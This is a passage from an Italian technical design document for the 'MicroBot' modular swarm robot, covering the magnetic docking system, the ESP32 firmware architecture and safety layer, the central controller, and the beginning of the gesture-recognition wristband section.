L'insieme di queste scelte progettuali produce un sistema elettronico che, nonostante la sua complessità funzionale, si adatta al volume interno del MicroBot con margini accettabili e rispetta i vincoli energetici imposti dalla batteria di piccola capacità. La sfida progettuale maggiore non è la complessità dei singoli componenti — tutti ampiamente documentati e disponibili commercialmente — ma la loro integrazione in uno spazio così ridotto con routing delle piste ottimizzato, gestione termica adeguata e affidabilità meccanica sufficiente per un sistema che deve sopravvivere a centinaia di cicli di aggregazione e disaggancio magnetico nel corso della propria vita operativa.

Punto 13 — Sistema magnetico: coil elettromagnetiche, magneti permanenti e logica di aggancio

Il sistema magnetico è il cuore fisico di MicroBot — il meccanismo attraverso cui moduli separati si trasformano in strutture aggregate, attraverso cui forze invisibili organizzano nello spazio oggetti materiali seguendo intenzioni digitali. Comprendere il sistema magnetico di MicroBot significa comprendere non solo la fisica delle coil e dei magneti permanenti, ma la logica complessiva con cui forze passive e forze attive cooperano per produrre un aggancio che sia al tempo stesso robusto, reversibile, selettivo e energeticamente sostenibile con una batteria da 40–60 milliampereora. Questi quattro requisiti — robustezza, reversibilità, selettività, efficienza energetica — sono in tensione strutturale tra loro: un aggancio più robusto richiede forze maggiori e quindi correnti maggiori, ma correnti maggiori consumano più energia e producono più calore; un aggancio più selettivo richiede un controllo più preciso del campo magnetico, ma un controllo più preciso richiede circuiti più complessi che occupano spazio prezioso sul PCB. La soluzione adottata in MicroBot non elimina questa tensione ma la gestisce attraverso una separazione funzionale tra il compito dei magneti permanenti e il compito delle coil elettromagnetiche, assegnando a ciascuno il ruolo per cui è fisicamente più adatto.

I magneti permanenti svolgono il ruolo di sistema di pre-allineamento passivo e di forza di ritenuta a riposo. Sono realizzati in lega di neodimio ferro boro di grado N52, il grado commercialmente disponibile con la densità energetica magnetica più elevata, caratterizzato da un'induzione residua B_r di circa 1.44–1.52 tesla e una coercitività intrinseca H_{ci} superiore a 875 kiloampere per metro. Le dimensioni adottate — diametro 5 millimetri e spessore 2 millimetri — producono una forza di attrazione tipica tra due magneti identici in contatto diretto dell'ordine di 0.8–1.2 newton, valore che scende rapidamente con la distanza: a 2 millimetri di gap la forza si riduce a circa il 25–35% del valore di contatto, e a 5 millimetri di gap a meno del 5%. Questa dipendenza forte dalla distanza è al tempo stesso un vantaggio e una limitazione: è un vantaggio perché significa che la forza di attrazione diventa significativa solo quando i bot si trovano già in prossimità della configurazione di aggancio, evitando interazioni indesiderate a distanze operative normali; è una limitazione perché significa che il sistema di pre-allineamento ha un raggio d'azione molto ridotto e che la fase di avvicinamento iniziale deve essere gestita da altri meccanismi.

La disposizione geometrica dei magneti permanenti nel guscio del MicroBot è progettata per massimizzare la simmetria dell'interazione magnetica tra moduli adiacenti. In ogni modulo

sono presenti da quattro a otto magneti, distribuiti simmetricamente nelle zone apicali dei due coni troncati. Nella configurazione a quattro magneti per modulo, due magneti sono posizionati nel cono superiore e due nel cono inferiore, disposti a 180 gradi l'uno dall'altro rispetto all'asse di simmetria verticale del modulo. Questa disposizione garantisce che qualsiasi orientamento relativo tra due moduli che porti le loro zone apicali in contatto produca un'interazione magnetica positiva — un'attrazione netta verso la configurazione di aggancio — piuttosto che una repulsione che allontani i moduli. Nella configurazione a otto magneti, quattro per cono disposti a 90 gradi, la simmetria di aggancio è ancora più elevata e la forza di pre-allineamento è distribuita su un numero maggiore di punti di contatto, producendo un sistema di aggancio più stabile e meno sensibile ai disallineamenti angolari tra moduli.

La polarità dei magneti permanenti è un aspetto progettuale che richiede attenzione durante l'assemblaggio. I magneti devono essere orientati in modo che i poli opposti si affaccino verso l'esterno nelle posizioni di aggancio corrispondenti tra moduli adiacenti — polo nord verso l'esterno in un modulo e polo sud verso l'esterno nel modulo adiacente nella zona di contatto — per produrre attrazione invece di repulsione. Dato che la geometria del MicroBot prevede agganci sia tra coni superiori di moduli diversi sia tra cono superiore e cono inferiore di moduli adiacenti a seconda della configurazione dello swarm, la polarizzazione deve essere scelta in modo che entrambi i tipi di aggancio producano attrazione. La soluzione adottata è la polarizzazione alternata all'interno dello stesso modulo — i magneti nel cono superiore e nel cono inferiore hanno polarità opposte — in modo che qualsiasi zona apicale di un modulo sia attratta magneticamente da qualsiasi zona apicale di un altro modulo indipendentemente dalla loro orientazione relativa.

Le coil elettromagnetiche hanno un ruolo radicalmente diverso rispetto ai magneti permanenti. Non sono progettate per produrre la forza di aggancio principale — per questo sono fisicamente troppo piccole e energeticamente troppo costose in un sistema a batteria miniaturizzata — ma per svolgere tre funzioni specifiche che i magneti permanenti non sono in grado di realizzare. La prima funzione è il rinforzo selettivo dell'aggancio: quando il controller decide che due bot specifici devono aggregarsi, le coil di entrambi i moduli vengono attivate con correnti tali da produrre un campo magnetico aggiuntivo che si somma al campo dei magneti permanenti, aumentando la forza totale di aggancio a un valore superiore alla soglia necessaria per vincere l'attrito statico e completare il contatto fisico tra i moduli. La seconda funzione è il disaggancio controllato: quando il controller decide che due bot devono separarsi, le coil vengono attivate con una corrente inversa che produce un campo magnetico opposto a quello dei magneti permanenti, riducendo o invertendo la forza netta di interazione tra i moduli fino a permetterne la separazione fisica. La terza funzione è la modulazione continua della rigidità dell'aggregato: variando il duty cycle PWM delle coil in modo continuo tra zero e il valore massimo, il sistema può realizzare una transizione graduale tra uno stato fluido — in cui i moduli sono debolmente attratti e possono scorrere l'uno rispetto all'altro — e uno stato solido — in cui i moduli sono fortemente agganciati e resistono alle perturbazioni esterne — aprendo la possibilità di controllare le proprietà meccaniche macroscopiche dell'aggregato in tempo reale.

Ogni MicroBot ospita quattro coil, distribuite due nel cono superiore e due in quello inferiore. Ogni coil ha una sezione di avvolgimento di 10×10 millimetri e uno spessore di 3–4 millimetri, ed è avvolta con filo di rame smaltato di diametro AWG 30–34. La scelta del

diametro del filo è il risultato di un compromesso tra resistenza elettrica della coil e numero di spire realizzabili nel volume disponibile: un filo più sottile — AWG 34, diametro 0.16 millimetri — permette di avvolgere più spire nello stesso volume e quindi di produrre un campo magnetico più intenso a parità di corrente, ma ha una resistenza per unità di lunghezza circa quattro volte superiore rispetto a un filo AWG 30, dissipando più potenza e limitando la corrente massima gestibile dalla batteria. Il numero ottimale di spire per ogni coil, nella geometria adottata, è dell'ordine di 50–100 spire con filo AWG 32, che produce un'induttanza di circa 50–150 microhenry e una resistenza di avvolgimento di 5–15 ohm. Con una tensione di alimentazione di 3.7 volt e una resistenza di avvolgimento di 10 ohm, la corrente massima nella coil è dell'ordine di 370 milliampere, che produce un campo magnetico al centro dell'avvolgimento dell'ordine di 0.5–2 millitesla — sufficiente per le funzioni di rinforzo e disaggancio nelle condizioni operative di MicroBot.

La distanza tra le due coil dello stesso cono è di circa 8 millimetri, scelta per creare due zone di campo magnetico indipendenti ma spazialmente vicine. Questa separazione permette di attivare le coil di uno stesso cono con correnti indipendenti per creare un gradiente di campo nella zona apicale del modulo, che può essere sfruttato per guidare l'allineamento del modulo adiacente durante la fase di aggancio. In pratica, attivando una coil con intensità maggiore dell'altra, il sistema produce una forza asimmetrica che tende a ruotare il modulo adiacente verso la configurazione di allineamento ottimale, funzionando come un sistema di sterzo magnetico passivo che non richiede motori fisici per correggere i disallineamenti angolari durante l'aggregazione.

La logica di aggancio implementata nel firmware combina le soglie di distanza del modello matematico con i profili di corrente ottimizzati per minimizzare il consumo energetico durante le diverse fasi dell'aggancio. La fase di approccio inizia quando la distanza tra due bot scende al di sotto della soglia di pre-attivazione — tipicamente 15–20 millimetri — e il controller invia a entrambi i moduli il comando di attivare le coil con un duty cycle basso, dell'ordine del 20–30 percento, sufficiente a produrre un leggero incremento dell'attrazione magnetica senza dissipare potenza eccessiva. La fase di contatto inizia quando la distanza scende al di sotto della soglia di aggancio — tipicamente 5–8 millimetri — e le coil vengono portate al duty cycle massimo per un breve impulso di durata 50–100 millisecondi, producendo la forza massima disponibile che completa il contatto fisico tra i moduli e vince l'attrito statico dell'ultimo millimetro di avvicinamento. La fase di mantenimento inizia quando il contatto fisico è confermato — rilevato attraverso la variazione dell'induttanza delle coil o tramite un sensore di prossimità a infrarossi — e le coil vengono ridotte a un duty cycle di mantenimento basso, dell'ordine del 10–15 percento, sufficiente a rinforzare i magneti permanenti contro le perturbazioni ambientali senza dissipare energia inutilmente. La fase di disaggancio viene attivata su comando del controller e prevede l'inversione della corrente nelle coil per un impulso di durata 100–200 millisecondi con duty cycle massimo, sufficiente a vincere la forza di ritenuta dei magneti permanenti e a separare i moduli, seguita dalla disattivazione immediata delle coil una volta che i moduli si sono allontanati oltre la soglia di distacco.

L'isteresi nella logica di aggancio e disaggancio è implementata a livello firmware attraverso due soglie di distanza distinte: la soglia di aggancio d_{agg} al di sotto della quale l'aggancio viene attivato, e la soglia di distacco d_{dist} superiore a d_{agg} al di sopra della quale il disaggancio viene confermato. Nel firmware del MicroBot questi valori sono configurabili

come parametri, con valori di default di $d_{agg} = 5$ millimetri e $d_{dist} = 8$ millimetri, che definiscono una zona di isteresi di 3 millimetri nella quale lo stato del sistema dipende dalla storia passata. Questa isteresi è fondamentale per la stabilità del sistema: senza di essa, piccole oscillazioni nella distanza tra due bot intorno alla soglia di aggancio produrrebbero cicli rapidi di attivazione e disattivazione delle coil — il fenomeno del chattering — che non solo renderebbero il comportamento del sistema imprevedibile ma dissiperebbero rapidamente l'energia della batteria attraverso commutazioni inutili dei MOSFET.

Punto 14 — Firmware del MicroBot: architettura software embedded e gestione real-time

Il firmware del MicroBot è il livello più basso della gerarchia software del sistema — il codice che gira direttamente sull'ESP32 di ogni modulo fisico, senza sistema operativo di alto livello né interprete, con accesso diretto all'hardware e responsabilità piena sulla correttezza temporale di ogni operazione. Progettare il firmware di un sistema embedded real-time come MicroBot è un'attività fondamentalmente diversa dalla programmazione di applicazioni software convenzionali: non esistono eccezioni non gestite che terminano il programma con un messaggio di errore, non esiste un garbage collector che libera la memoria inutilizzata, non esiste un framework che astrae la gestione del tempo e degli interrupt. Ogni millisecondo di latenza introdotto da una scelta implementativa errata si traduce in un comportamento fisicamente osservabile del robot — un aggancio mancato, un LED che lampeggia nel momento sbagliato, una coil che rimane attiva un istante di troppo e surriscalda il modulo. Questa responsabilità diretta del codice sul comportamento fisico del sistema è la ragione per cui il firmware di MicroBot è progettato con la stessa attenzione metodologica dedicata all'hardware: struttura modulare con responsabilità chiaramente delimitate, gestione del tempo rigorosamente non bloccante, documentazione interna sistematica e un safety layer che opera come guardia indipendente su tutti gli altri componenti software.

L'architettura del firmware è organizzata in moduli software distinti, ciascuno responsabile di un aspetto specifico del comportamento del MicroBot e comunicante con gli altri attraverso interfacce ben definite. Questa organizzazione modulare non è una questione estetica ma una necessità pratica: un firmware monolitico in cui tutte le funzionalità sono intrecciate in un unico file di codice diventa rapidamente impossibile da testare, da modificare e da debuggare, soprattutto quando il comportamento del sistema dipende da interazioni temporali precise tra componenti che operano a frequenze diverse. La separazione in moduli permette di sviluppare e testare ogni componente in isolamento — su simulatore Wokwi o su hardware fisico dedicato — prima di integrarlo nel firmware completo, riducendo drasticamente il rischio di regressioni introdotte dalle modifiche.

Il modulo principale, implementato nel file `main.cpp`, svolge il ruolo di orchestratore dell'intera esecuzione. Contiene la funzione `setup()` che viene eseguita una sola volta all'avvio del sistema e inizializza tutti i componenti hardware e software — configura i pin GPIO, inizializza il driver delle coil, stabilisce la connessione Wi-Fi con il controller, sincronizza il clock locale con il clock master e porta il sistema nello stato operativo iniziale con LED blu acceso e magneti disattivati. Contiene la funzione `loop()` che viene eseguita continuamente durante l'intera vita operativa del sistema e coordina l'esecuzione di tutti gli altri moduli attraverso il meccanismo di scheduling cooperativo basato su `millis()`. La

funzione `loop()` non chiama direttamente le funzioni di controllo delle coil, di gestione della comunicazione o di lettura dei sensori, ma delega queste responsabilità ai moduli specializzati attraverso chiamate a funzioni di aggiornamento che ogni modulo espone come interfaccia pubblica. Questo pattern di progettazione, noto come *cooperative multitasking*, permette a più componenti di condividere il processore senza richiedere un sistema operativo real-time, mantenendo la semplicità implementativa del modello Arduino mentre si avvicina alle proprietà di concorrenza necessarie per un sistema multi-funzione.

Il modulo di comunicazione, implementato nel file `communication.cpp`, gestisce tutto ciò che riguarda la connettività Wi-Fi e il protocollo UDP. Mantiene aperto un socket UDP in ascolto sulla porta dedicata del MicroBot, riceve i pacchetti inviati dal controller, verifica il checksum di integrità, decodifica il tipo di comando e i parametri associati, e deposita il comando decodificato in una struttura dati condivisa che gli altri moduli possono leggere nella loro fase di aggiornamento. La ricezione dei pacchetti UDP è implementata in modalità non bloccante: la funzione di aggiornamento del modulo di comunicazione controlla se ci sono dati disponibili sul socket e li legge se presenti, ma non attende il loro arrivo bloccando l'esecuzione del loop principale. Questo è il principio fondamentale della gestione non bloccante del tempo in MicroBot: nessuna funzione può chiamare `delay()` o attendere attivamente un evento per un periodo superiore a pochi decine di microsecondi, perché qualsiasi attesa bloccante impedirebbe l'aggiornamento degli altri moduli e potrebbe causare il mancato rispetto delle scadenze temporali del safety layer. Il modulo di comunicazione gestisce anche l'invio periodico dei pacchetti di heartbeat al controller, schedulato attraverso un timer software basato su `millis()` con intervallo di 500 millisecondi, e implementa il meccanismo di sincronizzazione del clock locale con il timestamp ricevuto nei pacchetti del controller.

Il modulo di controllo delle coil, implementato nel file `magnet_driver.cpp`, è il componente più critico dal punto di vista della sicurezza e della correttezza temporale. Mantiene lo stato corrente di ciascuna delle quattro coil — attiva o inattiva, duty cycle corrente, energia totale dissipata dall'ultima riattivazione, tempo dall'ultima attivazione — e implementa la logica di transizione tra le fasi di approccio, contatto, mantenimento e disaggancio descritta nel capitolo precedente. Il controllo del duty cycle PWM è implementato attraverso il canale LEDC dell'ESP32, che genera segnali PWM hardware indipendenti dall'esecuzione del firmware e garantisce la correttezza temporale dei profili di corrente anche quando il processore è occupato nell'elaborazione di altri task. La frequenza PWM è impostata a 25 kilohertz, valore che cade al di sopra della soglia udibile dall'orecchio umano — eliminando il fastidioso ronzio che si produrrebbe a frequenze inferiori a 20 kilohertz — e al di sotto della frequenza di risonanza del circuito LC formato dalla coil e dalla sua capacità parassita, garantendo che il MOSFET commuti in condizioni di corrente ben controllate. Il modulo implementa anche la logica di isteresi nelle soglie di aggancio e disaggancio, mantenendo una variabile di stato per ogni coppia di bot potenzialmente agganciabili che ricorda se la coppia è attualmente nello stato agganciato o sganciato e applica la soglia appropriata in funzione di questo stato.

Il modulo di gestione della batteria e della temperatura, implementato nel file `power_manager.cpp`, monitora continuamente i parametri energetici e termici del sistema e interviene con misure correttive quando vengono rilevate condizioni anomale. La tensione della batteria è misurata tramite il convertitore ADC interno dell'ESP32, collegato al

terminale positivo della batteria attraverso un partitore resistivo che scala la tensione nel range di ingresso dell'ADC — 0–3.3 volt. La misurazione viene campionata a 10 hertz con una media mobile su 16 campioni per filtrare il rumore di quantizzazione e le fluttuazioni dovute ai picchi di corrente durante l'attivazione delle coil. Quando la tensione misurata scende al di sotto della soglia di batteria scarica — tipicamente 3.3 volt — il modulo invia un flag di avviso al controller nel successivo pacchetto di heartbeat, riduce il duty cycle massimo consentito alle coil al 50% per estendere l'autonomia residua e imposta il LED RGB su giallo lampeggiante per segnalare visivamente la condizione all'utente. Quando la tensione scende ulteriormente al di sotto della soglia critica — tipicamente 3.0 volt — il modulo forza l'inattivazione immediata di tutte le coil per evitare la scarica profonda della batteria Li-Po, che causerebbe un danno irreversibile alla cella, e imposta il LED su rosso fisso. La temperatura interna è stimata indirettamente integrando il profilo di corrente nelle coil nel tempo — una tecnica nota come modello termico equivalente — che calcola l'energia dissipata nei MOSFET e nelle resistenze di avvolgimento e la converte in un incremento di temperatura rispetto alla temperatura ambiente tramite la resistenza termica equivalente del circuito. Questa tecnica è preferibile alla misurazione diretta con un sensore NTC o DS18B20 perché elimina la necessità di un componente aggiuntivo sul PCB già densamente popolato, al costo di una stima della temperatura meno precisa ma sufficiente per le funzioni di protezione richieste.

Il modulo di gestione dello stato e dei LED, implementato nel file `state_manager.cpp`, centralizza la logica di transizione tra gli stati operativi del MicroBot e aggiorna il colore del LED RGB in funzione dello stato corrente. Gli stati operativi implementati sono: IDLE — il bot è connesso al controller e in attesa di comandi, LED blu fisso; MOVING — il bot sta eseguendo una transizione verso una nuova posizione target, LED ciano lampeggiante lento; DOCKING — il bot sta eseguendo la fase di aggancio magnetico, LED ciano lampeggiante veloce; LOCKED — il bot è agganciato ad almeno un altro modulo e mantiene il pattern stabile, LED verde fisso; LOW_BATTERY — la batteria è al di sotto della soglia di avviso, LED giallo lampeggiante; EMERGENCY — il safety layer ha rilevato una condizione di errore critica, LED rosso fisso; SAFE_MODE — il bot ha attivato la modalità di sicurezza autonoma, LED rosso lampeggiante lento. Le transizioni tra stati sono governate da una macchina a stati finiti esplicita, con condizioni di transizione ben definite per ogni arco del grafo degli stati, garantendo che il sistema non possa trovarsi in stati inconsistenti o transizioni circolari non previste.

Il safety layer è implementato come un modulo separato, `safety_layer.cpp`, che viene aggiornato con priorità più alta rispetto a tutti gli altri moduli nel loop principale — viene chiamato per primo in ogni iterazione del loop, prima ancora del modulo di comunicazione. Questo non è un dettaglio implementativo ma una scelta architetturale fondamentale: il safety layer deve avere accesso allo stato più aggiornato del sistema in ogni istante e deve poter intervenire prima che qualsiasi altro modulo prenda decisioni basate su uno stato potenzialmente non sicuro. Il safety layer monitora quattro condizioni di sicurezza in parallelo: il limite di corrente nelle coil, verificato confrontando il duty cycle richiesto con il duty cycle massimo consentito in funzione della temperatura stimata; il limite di temperatura, verificato confrontando la temperatura stimata con la soglia di sicurezza di 65 gradi centigradi; il livello di tensione della batteria, verificato confrontando la tensione misurata con le soglie di avviso e di emergenza; e il watchdog software, un timer che viene resettato ad ogni iterazione del loop principale e che, se non resettato entro un timeout di 5 secondi —

indicazione di un freeze del firmware — forza il riavvio completo del sistema attraverso il watchdog hardware dell'ESP32. In caso di rilevamento di qualsiasi condizione di sicurezza violata, il safety layer esegue immediatamente l'azione correttiva appropriata — riduzione del duty cycle, disattivazione delle coil, transizione allo stato di emergenza — e registra l'evento in una variabile di stato che viene inclusa nel successivo pacchetto di heartbeat inviato al controller, permettendo il monitoraggio remoto della salute del sistema dall'interfaccia utente.

Punto 15 — Controller centrale: hardware, firmware e gestione dello swarm

Il controller centrale è il componente che trasforma MicroBot da un insieme di moduli indipendenti in un sistema coordinato. Se i MicroBot sono le mani del sistema — gli elementi che agiscono fisicamente nel mondo reale — il controller è il cervello che pianifica, coordina e supervisiona, mantenendo in ogni istante una visione globale dello stato dello swarm che nessun singolo bot possiede. Questa posizione privilegiata nella gerarchia del sistema comporta responsabilità precise e vincoli precisi: il controller deve essere abbastanza potente da gestire il traffico di comunicazione con decine di bot simultaneamente, abbastanza reattivo da rispettare le scadenze temporali della sincronizzazione clock, abbastanza robusto da non diventare il punto singolo di fallimento dell'intero sistema, e abbastanza compatto da essere portatile e alimentato a batteria in un involucro di 70×70×30 millimetri. La soluzione hardware e firmware adottata per il controller nella versione 0.3 del progetto rappresenta il punto di equilibrio tra questi requisiti, con un margine di crescita esplicito verso le versioni successive in cui la complessità della gestione dello swarm aumenterà significativamente.

L'hardware del controller è basato sull'ESP32-S3, la versione della famiglia ESP32 con le prestazioni computazionali più elevate disponibile in package compatto. L'ESP32-S3 integra un processore dual-core Xtensa LX7 a 240 megahertz — leggermente più potente del LX6 dei modelli precedenti — con 512 kilobyte di SRAM interna e supporto per memoria flash esterna fino a 16 megabyte, modulo Wi-Fi 802.11 b/g/n con supporto per modalità Access Point, Station e AP+Station simultanee, modulo Bluetooth 5.0 con supporto BLE e Bluetooth Classic, e un insieme di periferiche hardware che include interfacce SPI, I2C, UART, canali PWM e convertitori ADC. La scelta dell'ESP32-S3 rispetto all'ESP32 standard dei MicroBot non è motivata esclusivamente dalla maggiore potenza computazionale, ma dalla necessità di gestire simultaneamente la rete SoftAP con connessioni multiple, l'interfaccia con l'IMU a nove assi tramite I2C, la comunicazione con il livello di interfaccia software tramite Wi-Fi in modalità Station e il calcolo in tempo reale degli algoritmi di coordinamento dello swarm — un carico computazionale che può saturare i core di un ESP32 standard quando il numero di bot connessi supera la decina.

Il PCB del controller ha dimensioni di circa 60×60 millimetri e spessore di 1.5 millimetri, con substrato FR4 a doppia faccia. Ospita l'ESP32-S3 nella versione con antenna PCB integrata, l'unità IMU a nove assi — preferibilmente una Bosch BNO055 per la sua capacità di fornire quaternioni di orientamento pre-elaborati direttamente in output, riducendo il carico computazionale sull'ESP32 rispetto a soluzioni basate su IMU raw come la MPU6050 — il circuito di gestione dell'alimentazione con regolatore LDO, il modulo di ricarica TP4056 connesso alla porta USB-C, e un'interfaccia per un'eventuale antenna Wi-Fi esterna da montare sull'involucro del controller per migliorare la copertura wireless in ambienti con

attenuazione del segnale. La batteria del controller è una Li-Po da 1200–2000 milliampereora con dimensioni fisiche di circa 50×30×7 millimetri, che garantisce un'autonomia del controller di diverse ore in condizioni operative normali — significativamente superiore all'autonomia dei MicroBot, in modo che la batteria del controller non diventi il fattore limitante delle sessioni operative.

L'involucro del controller è stampato in PLA o ABS con pareti di spessore 1.8–2 millimetri, dimensioni esterne di 70×70×30 millimetri e chiusura tramite viti M2 o sistema di incastro. Il peso complessivo stimato del controller completo di PCB, batteria e involucro è di 50–70 grammi, compatibile con l'utilizzo come dispositivo portatile appoggiato su una superficie di lavoro o montato su un supporto regolabile nelle installazioni più elaborate. Il pannello superiore dell'involucro espone la porta USB-C per la ricarica, un LED di stato che segnala lo stato della connessione Wi-Fi e il livello di carica della batteria, e un pulsante di reset per il riavvio del firmware senza dover aprire l'involucro.

Il firmware del controller è strutturato secondo gli stessi principi architetturali del firmware dei MicroBot — modularità, gestione non bloccante del tempo, safety layer indipendente — ma con una complessità significativamente maggiore dovuta alla necessità di gestire lo stato globale dello swarm e di implementare gli algoritmi di coordinamento collettivo. Il modulo principale orchestra l'esecuzione di tutti i sottomoduli attraverso il meccanismo di cooperative multitasking, con la differenza rispetto al firmware dei bot che il loop principale del controller deve gestire comunicazioni con un numero variabile di client simultanei — i bot connessi — oltre che con il livello di interfaccia software che invia i comandi di pattern dall'alto.

Il modulo di gestione della rete SoftAP inizializza l'access point Wi-Fi del controller con un SSID dedicato del formato MicroBot_Network_XXXX, dove XXXX è un identificativo univoco derivato dall'indirizzo MAC dell'ESP32-S3. Assegna indirizzi IP statici ai bot in fase di connessione basandosi sull'identificativo univoco di ciascun bot, registrato nel database di configurazione del controller, e mantiene una tabella delle connessioni attive aggiornata in tempo reale. Il modulo implementa anche la logica di autenticazione delle connessioni in ingresso: ogni bot che si connette alla rete SoftAP deve presentare un token di autenticazione derivato dal proprio identificativo e da una chiave condivisa nota al controller, impedendo la connessione di moduli non autorizzati alla rete dello swarm.

Il modulo di gestione dello stato globale dello swarm è il componente più complesso del firmware del controller. Mantiene una struttura dati per ogni bot connesso che include l'identificativo univoco, l'indirizzo IP nella rete SoftAP, la posizione stimata nel piano di simulazione — aggiornata a partire dai dati di telemetria ricevuti nei pacchetti di heartbeat — il livello di carica della batteria, la temperatura stimata delle coil, lo stato corrente dei magneti, il timestamp dell'ultimo heartbeat ricevuto e un indicatore della qualità della connessione wireless calcolato come percentuale di pacchetti di comando ricevuti correttamente nell'ultimo secondo. Questa struttura dati è il fondamento su cui tutti gli altri moduli del controller basano le proprie decisioni: il modulo di pianificazione dei pattern la consulta per decidere l'assegnazione dei bot alle posizioni target, il modulo di sicurezza globale la monitora per rilevare condizioni anomale, il modulo di interfaccia verso il livello software la serializza e la trasmette all'interfaccia utente per la visualizzazione.

Il modulo di pianificazione e assegnazione dei pattern riceve dal livello di interfaccia software la specifica del pattern desiderato — tipo di pattern, parametri geometrici, numero di bot da coinvolgere — e calcola l'assegnazione ottimale dei bot disponibili alle posizioni target. Per swarm di piccole dimensioni — fino a circa 15–20 bot — viene utilizzato l'algoritmo ungherese per la risoluzione del problema di assegnazione ottimale, che garantisce la minimizzazione della somma delle distanze tra le posizioni correnti dei bot e le posizioni target assegnate in tempo $O(n^3)$, dove n è il numero di bot. Per swarm di dimensioni maggiori viene utilizzata un'euristica greedy che assegna iterativamente ogni posizione target al bot più vicino non ancora assegnato, con complessità $O(n^2 \log n)$ che permette l'esecuzione in tempo reale anche con 50–100 bot. Una volta calcolata l'assegnazione, il modulo genera il piano di transizione temporale che specifica l'ordine di attivazione dei bot per evitare collisioni durante la riconfigurazione, e lo invia al modulo di comunicazione per la trasmissione ai singoli bot.

Il modulo di sincronizzazione temporale implementa il meccanismo di clock master descritto nel capitolo sulla comunicazione. Mantiene un contatore di tempo globale aggiornato con precisione di un millisecondo attraverso il timer hardware dell'ESP32-S3, e include il valore corrente di questo contatore in ogni pacchetto UDP inviato ai bot — sia nei pacchetti di comando sia nei pacchetti di sincronizzazione puri inviati a 10 hertz. Il modulo monitora la deriva temporale stimata di ciascun bot confrontando i timestamp locali riportati negli heartbeat con il proprio clock master, e interviene con pacchetti di correzione se la deriva di un bot supera la soglia di 5 millisecondi — indicazione di un problema nel meccanismo di sincronizzazione locale del bot che potrebbe compromettere la coerenza temporale del sistema.

Il safety layer del controller opera a un livello di astrazione superiore rispetto al safety layer dei singoli bot: invece di monitorare parametri fisici locali come la temperatura delle coil o la tensione della batteria, monitora proprietà globali dello swarm come la coerenza del pattern — verificando che le posizioni stimate dei bot siano compatibili con il pattern assegnato entro le tolleranze previste — la salute della comunicazione — verificando che tutti i bot connessi stiano inviando heartbeat con la regolarità attesa — e la coerenza energetica — verificando che la somma dei consumi stimati di tutti i bot sia compatibile con le autonomie residue dichiarate. In caso di rilevamento di anomalie globali, il safety layer del controller può emettere comandi di emergenza broadcast che portano tutti i bot contemporaneamente in modalità sicura, indipendentemente dal loro stato locale corrente.

Il firmware del controller implementa infine un sistema di logging persistente che registra su memoria flash i principali eventi operativi — connessioni e disconnessioni dei bot, transizioni di pattern, attivazioni del safety layer, anomalie di comunicazione — con timestamp precisi al millisecondo. Questo log è accessibile tramite interfaccia seriale USB o tramite un'apposita API REST esposta dal controller sul proprio indirizzo IP nella rete SoftAP, e costituisce uno strumento fondamentale per il debug del comportamento del sistema nelle fasi di sviluppo e per l'analisi post-hoc delle sessioni operative nelle fasi di ricerca sperimentale. La capacità di correlare temporalmente eventi avvenuti su componenti diversi del sistema — un comando inviato dal controller, la sua ricezione da parte di un bot, la risposta fisica dello swarm — è indispensabile per comprendere le cause dei comportamenti inattesi e per raffinare progressivamente i parametri degli algoritmi di coordinamento.

Punto 16 — Il Wristband: hardware, firmware e riconoscimento delle gesture

Il wristband è il componente di MicroBot che stabilisce il contatto più diretto e fisico tra l'utente e il sistema — il dispositivo che trasforma il movimento naturale del corpo umano in comandi digitali comprensibili al controller dello swarm. A differenza del visore VR, che media l'interazione attraverso uno schermo e una rappresentazione virtuale, il wristband è indossato sul polso e risponde ai movimenti della mano con la stessa immediatezza con cui un guanto risponde alla stretta della mano che lo indossa. Questa immediatezza non è solo una caratteristica dell'esperienza utente ma un requisito tecnico preciso: il ritardo percepito tra il gesto dell'utente e la risposta dello swarm deve essere sufficientemente ridotto da mantenere la sensazione di controllo diretto, e il wristband è il primo anello della catena di latenza che contribuisce a questo ritardo. Progettare il wristband significa quindi progettare simultaneamente l'hardware di acquisizione del movimento, il firmware di elaborazione locale dei dati inerziali, il protocollo di trasmissione wireless dei comandi e la logica di riconoscimento delle gesture che trasforma sequenze di dati grezzi dell'IMU in comandi discreti comprensibili al controller.

L'hardware del wristband è costruito attorno a due componenti principali: il microcontrollore ESP32-C3 mini e l'unità di misura inerziale BNO055 di Bosch Sensortec. La scelta dell'ESP32-C3 mini è motivata dalle sue dimensioni estremamente compatte — circa 23×18 millimetri nella versione SuperMini — che permettono l'integrazione in un involucro indossabile senza compromettere il comfort dell'utente durante l'uso prolungato.

L'ESP32-C3 è un microcontrollore single-core RISC-V a 160 megahertz con Wi-Fi e Bluetooth integrati, 400 kilobyte di SRAM e 4 megabyte di flash, sufficiente per le funzioni di elaborazione locale richieste dal wristband. La versione C3 è preferita alla versione standard dell'ESP32 per il consumo energetico ridotto — importante in un dispositivo alimentato da una batteria Li-Po da 500 milliampereora che deve garantire diverse ore di autonomia — e per il form factor compatto che si adatta meglio all'involucro del wristband.

La scelta dell'IMU BNO055 merita una giustificazione approfondita perché determina in modo decisivo le capacità di riconoscimento delle gesture del wristband. La BNO055 è un sensore di fusione inerziale che integra in un singolo chip un accelerometro triassiale, un giroscopio triassiale e un magnetometro triassiale, insieme a un processore ARM Cortex-M0 dedicato che esegue l'algoritmo di fusione sensoriale internamente, producendo direttamente in output quaternioni di orientamento assoluto, angoli di Eulero e vettori di accelerazione lineare compensati dalla gravità. Questa capacità di fusione sensoriale interna è il vantaggio competitivo della BNO055 rispetto a soluzioni più economiche come la MPU6050: con la MPU6050 il firmware del wristband deve implementare internamente l'algoritmo di fusione — tipicamente un filtro di Madgwick o di Mahony — che richiede risorse computazionali significative e produce stime di orientamento meno accurate in condizioni di movimento rapido. Con la BNO055 il firmware riceve direttamente quaternioni di orientamento di alta qualità tramite interfaccia I2C, con una frequenza di aggiornamento fino a 100 hertz e un'accuratezza angolare statica dell'ordine di un grado.

L'orientamento del polso nello spazio tridimensionale è descritto dai tre angoli di Eulero estratti dal quaternioni fornito dalla BNO055: il pitch, che rappresenta la rotazione attorno all'asse trasversale del polso e corrisponde al gesto di inclinare la mano verso l'alto o verso il basso; il roll, che rappresenta la rotazione attorno all'asse longitudinale dell'avambraccio e

